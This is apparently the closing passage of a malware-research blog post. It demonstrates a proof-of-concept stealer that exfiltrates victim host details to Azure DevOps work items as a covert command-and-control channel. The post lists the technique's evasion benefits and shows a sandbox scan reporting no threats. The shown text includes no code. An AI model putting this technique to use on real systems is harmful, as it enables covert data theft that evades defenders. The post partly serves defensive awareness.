52-54-00-E0-26-71\n\nAdapter Name: {27754527-2F4C-4360-B815-AB06ABB9AB1E}\nIP Address: 10.10.10.198\nSubnet Mask: 255.255.255.0\nMAC Address: 52-
Type here to search
24°C
10:55 AM
8/11/2025



Azure DevOps cocomelonkz / hack1 / Boards / Work items
Search
hack1
Overview
Boards
Work items
Boards
Backlogs
Sprints
Queries
Delivery Plans
Analytics views
Repos
Pipelines
Test Plans
Artifacts
As previously announced in our blog, we are transitioning to new IP addresses. If you have not done so already, please update your firewall allowlists with new IP address ranges of Azure DevOps Services. For detailed information and the latest updates, visit our status page.
Recently updated
Back to Work Items
1 of 2
TASK 2
2 meow2
No one selected
0 Comments
Add Tag
Save
Follow
Updated by cocomelonkz: Just now
State To Do
Area hack1
Reason Added to backlog
Iteration hack1
Details
Description
Host Name: DESKTOP-MH5VADI OS Version: 6.2.9200 Processor Architecture: 9 Number of Processors: 2 Logical Drives: 200000C Adapter Name: {8FC30601-9176-4694-9540-F0DEA85DBE3E} IP Address: 192.168.122.110 Subnet Mask: 255.255.255.0 MAC Address: 52-54-00-E0-26-71 Adapter Name: {27754527-2F4C-4360-B815-AB06ABB9AB1E} IP Address: 10.10.10.198 Subnet Mask: 255.255.255.0 MAC Address: 52-54-00-10-C3-AD
Planning
Priority
2
Activity
Remaining Work
Deployment
To track releases associated with this work item, go to Releases and turn on deployment status reporting for Boards in your pipeline's Options menu. Learn more about deployment status reporting
Discussion
Add a comment. Use # to link a work item, @ to mention a person, or ! to link a pull request.
switch to Markdown editor
Development
Add link
Link an Azure Repos commit, pull request or branch to see the status of your development. You can also create a branch to get started.
Related Work
Add link
Add an existing work item as a parent


As you can see, everything is works perfectly! =^..^=


This approach has some interesting traits:
blends with legit traffic - all calls go to `dev.azure.com`.
no additional infra needed - the “C2” is a Microsoft service.
persistence and history - once data is in a work item, it stays there until deleted.
two-way channel - you can `GET` and `POST` to exchange data.


For Blue teams, the lesson is as always: **not all “benign” cloud traffic is harmless**.


Upload to [ANY.RUN](ANY.RUN):




https://app.any.run/tasks/5ad3bf05-f2c3-48d0-8552-7a988b536ad8
Getting Started
Cybersec Conferences
web3-audit
MOVE YOUR MOUSE TO VIEW SCREENSHOTS
ANY RUN
No threats detected
hack3.exe
MD5: 976FF6E77946F90D750096D9E8751010
Start: 12.08.2025, 09:47
Total time: 30 s
Win10 64bit
Add tags
Indicators:
Get sample
IOC
MalConf
Restart
Text report
Graph
ATT&CK
Summary
Export
Processes 2
Actions 0
Only important
2292 hack3.exe
1592 conhost.exe 0xffffffff -ForceV1
HTTP Requests
Connections
DNS Requests
Threats
Timeshift Protocol Rep PID Process name CN IP Port Domain ASN
Info
[2292] hack3.exe Reads the software policy settings
Your current status
Ally
License expires: Jul 25, 2026


Azure DevOps
cocomelonkz / hack1 / Boards / Work items
hack1
Overview
Boards
Work items
Boards
Backlogs
Sprints
Queries
Delivery Plans
Analytics views
Repos
Pipelines
Test Plans
Artifacts
As previously announced in our blog, we are transitioning to new IP addresses. If you have not done so already, please update your fi
visit our status page.
TASK 4
4 meow2
No one selected
0 Comments
Add Tag
State To Do
Reason Added to backlog
Area hack1
Iteration hack1
Description
Host Name: DESKTOP-JGLLJLD OS Version: 6.2.9200 Processor Architecture: 9 Number of Processors: 4 Logical Drives: 4
Adapter Name: {D950CA8D-448E-4CA2-89DE-A65A1AC2B2A6} IP Address: 192.168.100.7 Subnet Mask: 255.255.255.0
MAC Address: F2-68-C3-21-91-0E
Discussion
Add a comment. Use # to link a work item, @ to mention a person, or ! to link a pull request.
switch to Markdown editor





As you can see, ANY.RUN says that everything is ok: **no threats detected**.

Summary: **interaction with the Azure cloud is recognized as legitimate behavior and this is the main**

problem! Pwn! =^..^=

https://app.any.run/tasks/5ad3bf05-f2c3-48d0-8552-7a988b536ad8

Malware like AllaKore and APTs like APT32: OceanLotus use Azure for malicious actions in the wild
I hope this post is useful for malware researchers, `C/C++` programmers, spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Thanks to ANY.RUN for API!

ANY.RUN
ANY.RUN: hack3.exe
Microsoft: Get started with Azure DevOps REST API
AllaKore
AllaKore variant leverages Azure cloud C2
Github API stealer
VirusTotal API stealer
Telegram Bot API stealer
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
